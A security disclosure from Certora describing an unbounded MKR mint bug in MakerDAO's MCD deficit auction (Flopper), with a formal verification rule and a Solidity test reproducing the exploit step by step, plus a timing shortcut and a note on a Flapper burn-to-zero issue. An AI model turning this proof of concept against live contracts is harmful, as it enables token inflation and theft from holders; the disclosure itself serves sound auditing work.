MKR infinite mint bug in MCD

The Certora team identified a scenario in the MCD code (commit f2dfa2a244db059b3a37183ea73b2aea417858ba) which allows an attacker to mint an unbounded amount of MKR (up to MAX_UINT) using the deficit auction mechanism (“Flopper”), in the case that external actors do not submit reasonable bids to it.


Finite supply property: A high-level correctness property of currency is that nobody is able to mint unbounded amounts of tokens.
This can be formalized in temporal logic as:
Exists bound. **Globally** supply <= bound
Here “Exists bound” indicates that there is a finite bound and Globally indicates that supply <= bound is an invariant of the system. This property is the most important correctness property of cryptocurrency starting from Bitcoin.

Certora’s technology, Certora Prover, is able to prove adherence of smart contract systems to formal specifications by checking them on **all** possible inputs and states. It can also generate test cases that illustrate a violation of the finite supply property.

In our case, this is the specification that uncovered the bug:

```
rule bounded_supply(method f) {
    env _e;
    env eF;
    env e_;

    uint256 _supply = sinvoke gemTotalSupply(_e);

    calldataarg arg;
    sinvoke f(eF,arg);

    uint256 supply_ = sinvoke gemTotalSupply(e_);

    assert _supply != supply_ => supply_ < 2^256 - 1, "Cannot increase to MAX_UINT256";
    assert _supply != supply_ => supply_ > 0, "Cannot decrease to 0";
}
```

This is the output of the tool upon running the Flopper contract against the specification:



It shows that upon running Flopper's *deal* function, the supply of MKR can increase from 0x1d9a to MAX_UINT.

Below is a concrete realization of the bug as a test that includes all the steps for reproduction:

```
function test_sparse_auction() public {
        assertEq(gov.balanceOf(address(this)), 100 ether); // we start with 100 MKR (gov)
        vat.file("gold", 'spot', ray(2.5 ether));
        vat.frob("gold", me, me, me, 40 ether, 100 ether); // Create a CDP
        vat.file("gold", 'spot', ray(2 ether));  // now unsafe

        cat.file("gold", "lump", 100 ether);  // => bite everything
        cat.bite("gold", address(this)); // confiscate the CDP
        vow.flog(now); // dequeue the debt from vow

        vow.file("sump", rad(10 ether)); // set the fixed lot of DAI to be bought each auction
        uint f1 = vow.flop(); // Initiate a flopper
        flop.dent(f1, 1E32 ether, rad(10 ether)); // Offer to buy the DAI for a a huge amount of MKR
        hevm.warp(now + 2 days); // fast forward 2 days (total auction length)
        gov.setOwner(address(flop)); // give ownership to flop, so it could mint MKR
        flop.deal(f1); // close the auction
        assertEq(gov.balanceOf(address(this)), 1E32 ether + 100 ether); // check that we indeed won the auction
    }
```

Notably, it's not necessary to wait 2 days for closing the auction, since after the first bid it is enough to wait just 3 hours without additional bids incoming.

Of lesser impact, it should be noted that Certora's prover showed it is also possible for the surplus auction ("Flapper") to burn *all* MKR down to supply of 0, in the case all MKR are held by a single account that bids all remaining MKR. If burning all MKR is ever a desired result, this may not be the intended way of achieving that goal.